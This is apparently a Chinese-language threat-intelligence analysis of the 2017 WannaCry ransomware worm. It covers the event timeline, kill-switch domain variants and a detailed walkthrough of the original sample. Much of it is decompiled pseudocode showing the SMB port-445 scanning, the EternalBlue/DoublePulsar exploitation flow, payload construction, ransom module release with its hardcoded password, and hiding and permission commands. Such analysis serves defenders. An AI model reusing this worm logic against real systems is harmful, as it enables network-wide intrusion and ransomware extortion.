
永恒之蓝（WannaCry）勒索蠕虫分析

一、 事件时间线

1） 2017 年 5 月 12 日


Malware Tech 在 twitter 上发布了一条通过 SMB 传播的勒索软件 WannaCrypt，之后相关 kill switch url 被注册监管，之后该 twitter 作者编写了文章“How to Accidentally Stop a Global Cyber Attacks”，在该文章中记录了他是如何第一时间注意到这次攻击事件，并迅速做出相应的过程。



2） 2017 年 5 月 12 日

360 发布紧急通告，对一种利用 MS17-010 进行传播勒索蠕虫进行了预警。

Malwarebytes 发布相关分析的报告



思科 talos intelligence 发布相关的分析报告


同日英国大量医院感染 WannaCry 蠕虫。

3） **2017 年 5 月 13 日**

360 发布对 WannaCry 勒索蠕虫的技术分析。

二、 蠕虫变种监测

事件发生以来，包含 360 公司追日团队在内多家安全研究机构对蠕虫的技术细节做了详细分析，可见文后参考引用。在原始版本的蠕虫泛滥以后，360 威胁情报中心观察到了大量基于修改的变种，数量达到数百个，在情报中心的图关联搜索中可以很直观地看到部分关联：




其中几个相对比较有特点的变种如下：

1） d5dcd28612f4d6ffca0cfeaefd606bcf

新版本变种和第一版差别不大，只是修改了一开始 KILL SWITCH URL（修改为 http://www.ifferfsodp9ifjaposdfjhgosurijfaewrwergwea.com），如下所示：

```
int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
{
  void *v4; // esi@1
  void *v5; // edi@1
  int result; // eax@2
  CHAR szUrl; // [sp+8h] [bp-50h]@1
  int v8; // [sp+41h] [bp-17h]@1
  int v9; // [sp+45h] [bp-13h]@1
  int v10; // [sp+49h] [bp-Fh]@1
  int v11; // [sp+4Dh] [bp-Bh]@1
  int v12; // [sp+51h] [bp-7h]@1
  __int16 v13; // [sp+55h] [bp-3h]@1
  char v14; // [sp+57h] [bp-1h]@1

  qmemcpy(&szUrl, aHttpWww_ifferf, 0x39u);      // http://www.ifferfsodp9ifjaposdfjhgosurijfaewrwergwea.com
  v8 = 0;
  v9 = 0;
  v10 = 0;
  v11 = 0;
  v12 = 0;
  v13 = 0;
  v14 = 0;
  v4 = InternetOpenA(0, 1u, 0, 0, 0);
  v5 = InternetOpenUrlA(v4, &szUrl, 0, 0, 0x84000000, 0);
  if ( v5 )
  {
    InternetCloseHandle(v4);
    InternetCloseHandle(v5);
    result = 0;
  }
  else
  {
    InternetCloseHandle(v4);
    InternetCloseHandle(0);
    sub_408090();
    result = 0;
  }
  return result;
}
```


目前发现有多个变种采用了这种通过简单二进制 Patch 的方式修改开关域名，与原始版本相关，整个恶意代码只有域名部分的字节被修改：



我们看到部分样本及对应开关域名如下：

样本	Kill Switch	备注
550ea639584fbf13a54eccdaa359d398	http://www.udhridhfowhgibe9vheiviehfiehbfvieheifheih.com	未监测到访问
c2559b51cfd37bdbd5fdb978061c6c16	http://www.iuqssfsodp9ifjaposdfjhgosurijfaewrwergwea.com	未监测到访问
0156edf6d8d35def2bf71f4d91a7dd22	http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com	
61f75bb0c76fe332bccfb3383e5e0178	http://www.ifferfsodp9ifjaposdfjhgosurijfaewrwergwea.com	
4287e15af6191f5cab1c92ff7be8dcc3	http://www.ayylmaoTJHSSTasdfasdfasdfasdfasdfasdf.com	未监测到访问
dd7216f5cb34dcf9bd42879bd528eaf4	http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.cum	测试
6bb4ebf965016439ca452272ea8dcbf4	https://twitter.com/msuiche/status/863730377642442752	测试
96dff36b5275c67e35097d77a120d0d4	http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.testing	测试

总体来说，由于随着系统漏洞的修补，这类样本对整体感染影响不大，下图是原始开关域名与其中一个修改后域名的解析量对比：



从上图还可以看到，开关域名对蠕虫的传播影响非常大，在域名被安全研究者注册形成有效解析和访问以后初始的指数级感染趋势很快被抑制，之后基本再也没有超过最早快速上升阶段形成的高峰。

2） d724d8cc6420f06e8a48752f0da11c66

样本通过对原始样本二进制 Patch 直接去除了检查开关域名以停止加密的功能，可以直接进入感染流程。下图为修改前后的比较：


但是勒索的部分可能是由于作者疏忽，样本里硬编码的用于解压 zip 的密码还是 WNcry@2ol7, 这个密码并不能解压成功，导致勒索流程被废掉了。接来下的变种可能会修复这个“Bug”，而使攻击的威胁程度大增。

360 威胁情报中心会对出现的变种蠕虫做持续跟踪，更新进展。

三、 原始蠕虫分析

作为补充，以下是 360 威胁情报中心对追日团队的技术分析报告基础上进行的分析确认，补充可能看到的一些细节。

样本为一个标准的网络蠕虫，通过 MS17-010 进行传播，不同于传统的蠕虫在于，该样本中附加了对应的勒索软件，以寻求利益的最大化，整体的感染流程如下所示：



样本运行之后会对内网，外网 445 端口进行扫描之后，通过 MS17-010 漏洞上传并执行 payload 进行传播，之后释放 ransom 样本，ransom 执行初始化之后，再次释放对应的加密模块 ransommodule 对文件进行加密。

蠕虫整体分为三部分

Worm MD5：DB349B97C37D22F5EA1D1841E3C89EB4

Ransom MD5：84C82835A5D21BBCF75A61706D8AB549

RansomModule MD5：9849852166fe1d494496c1c5482498fd

Worm

主体模块

该部分为蠕虫的主体，样本运行之后会通过函数 InternetOpenUrlA 首先访问 http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com 这个地址，如果访问成功则放弃之后的运行，如下图所示，否则进入 fun_enterCry，即蠕虫的主流程，这个地方对于 kill switch 域名的作用，主要有以下两种解释：

1. 作者用于控制样本的传播开关（但是不幸的是该域名之后被以为安全研究员注册并接管）
2. 该域名用于检测蜜罐的认证（部分蜜罐环境会接管样本的网络流量，如 HTTP 访问都返回成功，因此通过一个不存在的域名来校验是否运行在蜜罐环境下）

```
int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
{
  void *v4; // esi@1
  void *v5; // edi@1
  int result; // eax@2
  CHAR szUrl; // [sp+8h] [bp-50h]@1
  int v8; // [sp+41h] [bp-17h]@1
  int v9; // [sp+45h] [bp-13h]@1
  int v10; // [sp+49h] [bp-Fh]@1
  int v11; // [sp+4Dh] [bp-Bh]@1
  int v12; // [sp+51h] [bp-7h]@1
  __int16 v13; // [sp+55h] [bp-3h]@1
  char v14; // [sp+57h] [bp-1h]@1

  qmemcpy(&szUrl, aHttpWww_iuqerf, 0x39u);    // http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com
  v8 = 0;
  v9 = 0;
  v10 = 0;
  v11 = 0;
  v12 = 0;
  v13 = 0;
  v14 = 0;
  v4 = InternetOpenA(0, 1u, 0, 0, 0);
  v5 = InternetOpenUrlA(v4, &szUrl, 0, 0, 0x84000000, 0);
  if ( v5 )
  {
    InternetCloseHandle(v4);
    InternetCloseHandle(v5);
    result = 0;
  }
  else
  {
    InternetCloseHandle(v4);
    InternetCloseHandle(0);
    fun_enterCry();
    result = 0;
  }
  return result;
}
```

进入 fun_enterCry 之后通过判断参数的个数来执行相应的流程。

当参数<2，进入 fun_begin 的安装流程。

当参数>=2，进入服务流程。

```
int fun_enterCry()
{
  int result; // eax@2
  SC_HANDLE v1; // eax@3
  void *v2; // edi@3
  SC_HANDLE v3; // eax@4
  void *v4; // esi@4
  SERVICE_TABLE_ENTRYA ServiceStartTable; // [sp+0h] [bp-10h]@7
  int v6; // [sp+8h] [bp-8h]@7
  int v7; // [sp+Ch] [bp-4h]@7

  GetModuleFileNameA(0, FileName, 0x104u);
  if ( *(_DWORD *)_p___argc() >= 2 )
  {
    v1 = OpenSCManagerA(0, 0, 0xF003Fu);
    v2 = v1;
    if ( v1 )
    {
      v3 = OpenServiceA(v1, mssecsvc2, 0xF01FFu);
      v4 = v3;
      if ( v3 )
      {
        sub_407FA0(v3, 60);
        CloseServiceHandle(v4);
      }
      CloseServiceHandle(v2);
    }
    ServiceStartTable.lpServiceName = mssecsvc2;
    ServiceStartTable.lpServiceProc = (LPSERVICE_MAIN_FUNCTIONA)fun_worm;
    v6 = 0;
    v7 = 0;
    result = StartServiceCtrlDispatcherA(&ServiceStartTable);
  }
  else
  {
    result = fun_begin();
  }
  return result;
}
```

安装流程中通过函数 fun_starWormservice 会创建一个服务 mssecsvc2，参数为当前路径

–m security。

通过函数 fun_releaseRansom 从资源中释放出 Ramsom。

```
int fun_begin()
{
  fun_starWormservice();
  fun_releaseRansom();
  return 0;
}
```

扫描模块

在服务流程中如下所示，首先在函数 fun_initial 中实现初始化（网络和 payload 生成），之后生成线程对内外网进行扫描，

内网一个线程，扫描整个网段。

外网 128 个线程循环扫描随机生成的 ip。

```
HGLOBAL fun_starWorm()
{
  HGLOBAL result; // eax@1
  void *v1; // eax@2
  signed int v2; // esi@4
  void *v3; // eax@5

  result = fun_inital();
  if ( result )
  {
    v1 = (void *)beginthreadex(0, 0, fun_scanLan, 0, 0, 0);   内网
    if ( v1 )
      CloseHandle(v1);
    v2 = 0;
    do
    {
      v3 = (void *)beginthreadex(0, 0, fun_scanWan, v2, 0, 0);   外网
      if ( v3 )
        CloseHandle(v3);
      Sleep(0x7D0u);
      ++v2;
    }
    while ( v2 < 128 );
    result = 0;
  }
  return result;
}
```

在 fun_initial 中会调用函数用于生成对应的 payload 如下所示，分别在固定偏移根据平台获取 x86 或 x64 的 payload，如下图所示实际上是拷贝到 v11[]中，之后读取蠕虫本身并拷贝到 payload 后面因此整个载荷应该是 payload+蠕虫的格式。

```
NumberOfBytesRead = 0;
v11 = 0;
v12 = 0;
result = GlobalAlloc(0x40u, (SIZE_T)&unk_50D800);
*(_DWORD *)&FileName[260] = result;
if ( result )
{
  *(_DWORD *)&FileName[264] = GlobalAlloc(0x40u, (SIZE_T)&unk_50D800);
  if ( *(_DWORD *)&FileName[264] )
  {
    v1 = 0;
    do
    {
      payLoad = &payLoadx86;
      if ( v1 )
        payLoad = &payLoadx64;
      v3 = *(DWORD **)&FileName[4 * v1 + 260];
      (&v11)[v1] = v3;
      qmemcpy(v3, payLoad, v1 != 0 ? 51364 : 16480);
      (&v11)[v1] = (DWORD *)((char *)(&v11)[v1] + (v1 != 0 ? 51364 : 16480));
      ++v1;
    }
    while ( v1 < 2 );
    v4 = CreateFileA(FileName, 0x80000000, 1u, 0, 3u, 4u, 0);
    v5 = v4;
    if ( v4 == (HANDLE)-1 )
    {
      GlobalFree(*(HGLOBAL *)&FileName[260]);
      GlobalFree(*(HGLOBAL *)&FileName[264]);
      result = 0;
    }
    else
    {
      v6 = GetFileSize(v4, 0);
      v7 = v11;
      v8 = v6;
      v9 = v11 + 1
      *v11 = v6;
      ReadFile(v5, v9, v6, &NumberOfBytesRead, 0)
      if ( NumberOfBytesRead == v8 )
      {
        qmemcpy(v12, v7, v8 + 4);
        CloseHandle(v5);
        result = (HGLOBAL)1;
      }
```

如下图所示为对应的 payload 的 x86 版本，可以看到这是一个 pe 文件。

```
.data:0040B020 payLoadx86      db  4Dh ; M             ; DATA XREF: fun_releasePayload+68↑o
.data:0040B021                 db  5Ah ; Z
.data:0040B022                 db  90h ;
.data:0040B023                 db    0
.data:0040B024                 db    3
.data:0040B025                 db    0
.data:0040B026                 db    0
.data:0040B027                 db    0
.data:0040B028                 db    4
.data:0040B029                 db    0
.data:0040B02A                 db    0
.data:0040B02B                 db    0
.data:0040B02C                 db 0FFh
.data:0040B02D                 db 0FFh
.data:0040B02E                 db    0
.data:0040B02F                 db    0
.data:0040B030                 db 0B8h ;
.data:0040B031                 db    0
.data:0040B032                 db    0
.data:0040B033                 db    0
.data:0040B034                 db    0
.data:0040B035                 db    0
.data:0040B036                 db    0
.data:0040B037                 db    0
```

Dump 出来可以看到该段代码就是一个单的 loader，用于加载资源中的蠕虫。

```
.text:10001114
.text:10001114
.text:10001114                  public PlayGame
.text:10001114 PlayGame         proc near               ; DATA XREF: .rdata:off_100021B8↓o
.text:10001114                  push    offset aMssecsvc_exe ; "mssecsvc.exe"
.text:10001119                  push    offset aWindows ; "WINDOWS"
.text:1000111E                  push    offset Format   ; "C:\\%s\\%s"
.text:10001123                  push    offset Dest     ; Dest
.text:10001128                  call    ds:sprintf
.text:1000112E                  add     esp, 10h
.text:10001131                  call    fun_loadResource
.text:10001136                  call    fun_createProcessForworm
.text:1000113B                  xor     eax, eax
.text:1000113D                  retn
.text:1000113D PlayGame         endp
.text:1000113D
```

如下图所示为对应的内网感染代码的实现，通过函数 fun_getipduan 获取当前 ip 段，针对每个 ip 通过函数 fun_starAttack 发起一次攻击。

```
  v9 = v4;
  v10 = 0;
  v11 = 0;
  v12 = 0;
  v13 = 0;
  v5 = v4;
  Memory = 0;
  v7 = 0;
  v8 = 0;
  LOBYTE(v13) = 1;
  fun_getipduan((int)&v9, (int)&v5);
  for ( i = 0; ; ++i )
  {
    v1 = v10;
    if ( !v10 || i >= (v11 - (signed int)v10) >> 2 )
      break;
    if ( *(_DWORD *)&FileName[268] > 10 )
    {
      do
        Sleep(0x64u);
      while ( *(_DWORD *)&FileName[268] > 10 );
      v1 = v10;
    }
    v2 = (void *)beginthreadex(0, 0, fun_starAattack, v1[i], 0, 0);
    if ( v2 )
    {
      InterlockedIncrement((volatile LONG *)&FileName[268]);
      CloseHandle(v2);
    }
    Sleep(0x32u);
  }
  endthreadex(0);
  fun_free(Memory);
  Memory = 0;
  v7 = 0;
  v8 = 0;
  fun_free(v10);
  return 0;
}
```

在 fun_starAttack 中首先通过 fun_initalSmbcontect 函数探测目标 ip 的 445 端口是否开启。

```
int __cdecl fun_initalSmbcontect(int a1)
{
  SOCKET v1; // eax@1
  SOCKET v2; // esi@1
  int result; // eax@2
  int v4; // edi@3
  struct sockaddr name; // [sp+8h] [bp-120h]@1
  u_long argp; // [sp+18h] [bp-110h]@1
  struct timeval timeout; // [sp+1Ch] [bp-10Ch]@3
  fd_set writefds; // [sp+24h] [bp-104h]@3

  *(_DWORD *)&name.sa_data[4] = 0;
  *(_DWORD *)&name.sa_data[8] = 0;
  *(_WORD *)&name.sa_data[12] = 0;
  argp = 1;
  *(_DWORD *)&name.sa_data[2] = a1;
  name.sa_family = 2;
  *(_WORD *)&name.sa_data[0] = htons(0x1BDu);   // 445
  v1 = socket(2, 1, 6);
  v2 = v1;
  if ( v1 == -1 )
  {
    result = 0;
  }
  else
  {
    ioctlsocket(v1, -2147195266, &argp);
    writefds.fd_array[0] = v2;
    writefds.fd_count = 1;
    timeout.tv_sec = 1;
    timeout.tv_usec = 0;
    connect(v2, &name, 16);
    v4 = select(0, 0, &writefds, 0, &timeout);
    closesocket(v2);
    result = v4;
  }
  return result;
}
```

如果目标机器开启了 445 端口，则进入 fun_enterBlueattack，该函数中通过 NSA 泄露的 enterblue 实现远程攻击，并传播对应的蠕虫样本，如下所示通过 fun_tryExpfirst/second 实现 exploit，该次 exploit 之后会在目标机器中运行一段内核 loader（接受来自 doublespular 上传的 payload，并在 user 层运行），之后通过 fun_doublespularInstall，fun_doubelspluarRunpayload 将之前的 payload 上传并运行，这段 payload 被内核 loader 加载，并释放其中资源中的蠕虫运行。

```
int __cdecl fun_enterBlueattack(struct in_addr in)
{
  char *v1; // eax@1
  signed int v2; // edi@2
  char Dest; // [sp+8h] [bp-104h]@1
  char v5; // [sp+9h] [bp-103h]@1
  __int16 v6; // [sp+109h] [bp-3h]@1
  char v7; // [sp+10Bh] [bp-1h]@1

  Dest = 0;
  memset(&v5, 0, 0x100u);
  v6 = 0;
  v7 = 0;
  v1 = inet_ntoa(in);
  strncpy(&Dest, v1, 0x10u);
  if ( fun_tryExpfirst(&Dest, 0x1BDu) )
  {
    v2 = 0;
    do
    {
      Sleep(0xBB8u);
      if ( fun_doublepulsarInstall(&Dest, 1, 0x1BDu) )
        break;
      Sleep(0xBB8u);
      fun_tryExpsecond(&Dest, 0x1BDu);
      ++v2;
    }
    while ( v2 < 5 );
  }
  Sleep(0xBB8u);
  if ( fun_doublepulsarInstall(&Dest, 1, 0x1BDu) )
    fun_doublepulsarRunpayload(&Dest, 1, 0x1BDu);
  endthreadex(0);
  return 0;
}
```

下图为外网的情况下进行的扫描，此时通过随机生成 ip 进行攻击。

```
while ( 1 )
{
  do
  {
    if ( v1() - v2 > 0x249F00 )
      v17 = 1;
    if ( v1() - v2 > 0x124F80 )
      v18 = 1;
    if ( !v17 )
      break;
    if ( a1 >= 32 )
      break;
    v8 = fun_randNum(v7);
    v7 = (void *)255;
    v6 = v8 % 0xFF;
  }
  while ( v8 % 0xFF == 127 || v6 >= 224 );
  if ( v18 && a1 < 32 )
  {
    v9 = fun_randNum(v7);
    v7 = (void *)255;
    v19 = v9 % 0xFF;
  }
  v10 = fun_randNum(v7) % 0xFFu;
  v11 = fun_randNum((void *)0xFF);
  sprintf(&Dest, _d__d__d__d, v6, v19, v10, v11 % 0xFF);
  v12 = inet_addr(&Dest);
  if ( fun_initalSmbcontect(v12) > 0 )
    break;
```

Ransom 释放

扫描服务启动之后，样本中资源中先解压出对应的 ransome，并移动当前 C:\WINDOWS\tasksche.exe 到 C:\WINDOWS\qeriuwjhrf

释放自身的 1831 资源(MD5: 84C82835A5D21BBCF75A61706D8AB549),到 C:\WINDOWS\tasksche.exe,并以 /i 参数启动

```
if ( dword_431478 )
{
  if ( dword_431458 )
  {
    if ( dword_431460 )
    {
      if ( v2 )
      {
        v3 = FindResourceA(0, (LPCSTR)0x727, Type);
        v4 = v3;
        if ( v3 )
        {
          v5 = LoadResource(0, v3);
          if ( v5 )
          {
            v10 = (int)LockResource(v5);
            if ( v10 )
            {
              v6 = SizeofResource(0, v4);
              if ( v6 )
              {
                Dest = 0;
                memset(&v20, 0, 0x100u);
                v21 = 0;
                v22 = 0;
                NewFileName = 0;
                memset(&v24, 0, 0x100u);
                v25 = 0;
                v26 = 0;
                sprintf(&Dest, aCSS, aWindows, aTasksche_exe, v9);// C:\%s\%s  Tasksche.exe
                sprintf(&NewFileName, aCSQeriuwjhrf, aWindows);// C:\%s\qeriuwjhrf Windows
                MoveFileExA(&Dest, &NewFileName, 1u);
```

Ransome

Ransom 整体流程如下：

```
Filename = byte_40F910;
memset(&v12, 0, 0x204u);
v13 = 0;
v14 = 0;
GetModuleFileNameA(0, &Filename, 0x208u);
fun_GetDisplayName((int)DisplayName);
if ( *(_DWORD *)_p___argc(Str) != 2
  || (v5 = _p___argv(), strcmp(*(const char **)(*(_DWORD *)v5 + 4), aI))
  || !fun_shell_CreateDir(0)
  || (CopyFileA(&Filename, tasksche_exe, 0), GetFileAttributesA(tasksche_exe) == -1)
  || !fun_starCopy() )
{
  if ( strrchr(&Filename, 92) )
    *strrchr(&Filename, 92) = 0;
  SetCurrentDirectoryA(&Filename);
  fun_setCurrentpathToreg(1);
  fun_releaseResource(0, ::Str);              // WNcry@2ol7
  fun_getBitaddress();
  fun_starProcess(attrib, 0, 0);              // attrib +h
  fun_starProcess(icacls, 0, 0);              // icacls . /grant Everyone:F /T /C /Q
  if ( fun_getFunaddress() )
  {
    sub_4012FD(&v10);
    if ( fun_importKey(&v10, 0, 0, 0) )
    {
      v15 = 0;
      v6 = (void *)fun_decryptTwnry(&v10, aT_wnry, (int)&v15);
      if ( v6 )
      {
        v7 = fun_shell_loadTaskStartdll(v6, v15);
        if ( v7 )
        {
          v8 = (void (__stdcall *)(_DWORD, _DWORD))fun_starEncrypt(v7, Str1);
          if ( v8 )
            v8(0, 0);
        }
      }
    }
    sub_40137A(&v10);
  }
}
```

在函数 fun_GetDisplayName 中通过 username 生成一个标识 A。

```
int __cdecl fun_GetDisplayName(int a1)
{
  unsigned int v1; // ebx@1
  WCHAR *v2; // edi@2
  size_t v3; // eax@3
  int v4; // edi@4
  int v5; // esi@4
  int v6; // esi@6
  int result; // eax@9
  WCHAR Buffer; // [sp+Ch] [bp-198h]@1
  char v9; // [sp+Eh] [bp-196h]@1
  __int16 v10; // [sp+19Ah] [bp-Ah]@1
  DWORD nSize; // [sp+19Ch] [bp-8h]@1
  unsigned int v12; // [sp+1A0h] [bp-4h]@1

  Buffer = word_40F874;
  nSize = 399;
  memset(&v9, 0, 0x18Cu);
  v10 = 0;
  GetComputerNameW(&Buffer, &nSize);
  v12 = 0;
  v1 = 1;
  if ( wcslen(&Buffer) )
  {
    v2 = &Buffer;
    do
    {
      v1 *= *v2;
      ++v12;
      ++v2;
      v3 = wcslen(&Buffer);
    }
    while ( v12 < v3 );
  }
  srand(v1);
  v4 = 0;
  v5 = rand() % 8 + 8;
  if ( v5 > 0 )
  {
    do
      *(_BYTE *)(v4++ + a1) = rand() % 26 + 97;
    while ( v4 < v5 );
  }
  v6 = v5 + 3;
  while ( v4 < v6 )
```

该勒索样本其中之后，首先会判断参数是否为 2，是否包含 i

```
if ( *(_DWORD *)__p___argc(Str) != 2
  || (v5 = __p___argv(), strcmp(*(const char **)(*(_DWORD *)v5 + 4), aI))
  || !fun_Shell_CreateDir(0)
```

通过该标识尝试在 ProgramData 目录/Intel 目录/Temp 系统临时目录生成一个标识 A 的目录

```
int __cdecl fun_shell_CreateDir(wchar_t *a1)
{
  int result; // eax@3
  WCHAR Buffer; // [sp+8h] [bp-4D8h]@1
  char v3; // [sp+Ah] [bp-4D6h]@1
  __int16 v4; // [sp+Ch] [bp-4D4h]@1
  __int16 v5; // [sp+20Eh] [bp-2D2h]@1
  wchar_t String; // [sp+210h] [bp-2D0h]@1
  char v7; // [sp+212h] [bp-2CEh]@1
  __int16 v8; // [sp+416h] [bp-CAh]@1
  WCHAR WideCharStr; // [sp+418h] [bp-C8h]@1
  char v10; // [sp+41Ah] [bp-C6h]@1
  __int16 v11; // [sp+4DEh] [bp-2h]@1

  Buffer = word_40F874;
  memset(&v3, 0, 0x204u);
  v5 = 0;
  String = word_40F874;
  memset(&v7, 0, 0x204u);
  v8 = 0;
  WideCharStr = word_40F874;
  memset(&v10, 0, 0xC4u);
  v11 = 0;
  MultiByteToWideChar(0, 0, DisplayName, -1, &WideCharStr, 99);
  GetWindowsDirectoryW(&Buffer, 0x104u);
  v4 = 0;
  swprintf(&String, (size_t)aSProgramdata, &Buffer);
  if ( GetFileAttributesW(&String) != -1 && fun_CreateDir(&String, &WideCharStr, a1)
    || (swprintf(&String, (size_t)aSIntel, &Buffer), fun_CreateDir(&String, &WideCharStr, a1))
    || fun_CreateDir(&Buffer, &WideCharStr, a1) )
  {
    result = 1;
  }
  else
  {
    GetTempPathW(0x104u, &String);
    if ( wcsrchr(&String, 0x5Cu) )
      *wcsrchr(&String, 0x5Cu) = 0;
    result = fun_CreateDir(&String, &WideCharStr, a1) != 0;
  }
  return result;
}
```

并将这个这个目录的属性设置为隐藏不可见。

```
int __cdecl fun_CreateDir(LPCWSTR lpPathName, LPCWSTR lpFileName, wchar_t *String)
{
  int result; // eax@3
  DWORD v4; // eax@4

  CreateDirectoryW(lpPathName, 0);
  if ( SetCurrentDirectoryW(lpPathName) && (CreateDirectoryW(lpFileName, 0), SetCurrentDirectoryW(lpFileName)) )
  {
    v4 = GetFileAttributesW(lpFileName);
    LOBYTE(v4) = v4 | 6;
    SetFileAttributesW(lpFileName, v4);
    if ( String )
      swprintf(String, (size_t)aSS, lpPathName, lpFileName);
    result = 1;
  }
  else
  {
    result = 0;
  }
  return result;
}
```

将自身拷贝创建副本。

```
|| (CopyFileA(&Filename, tasksche_exe, 0), GetFileAttributesA(tasksche_exe) == -1)
|| !fun_starCopy() )
```

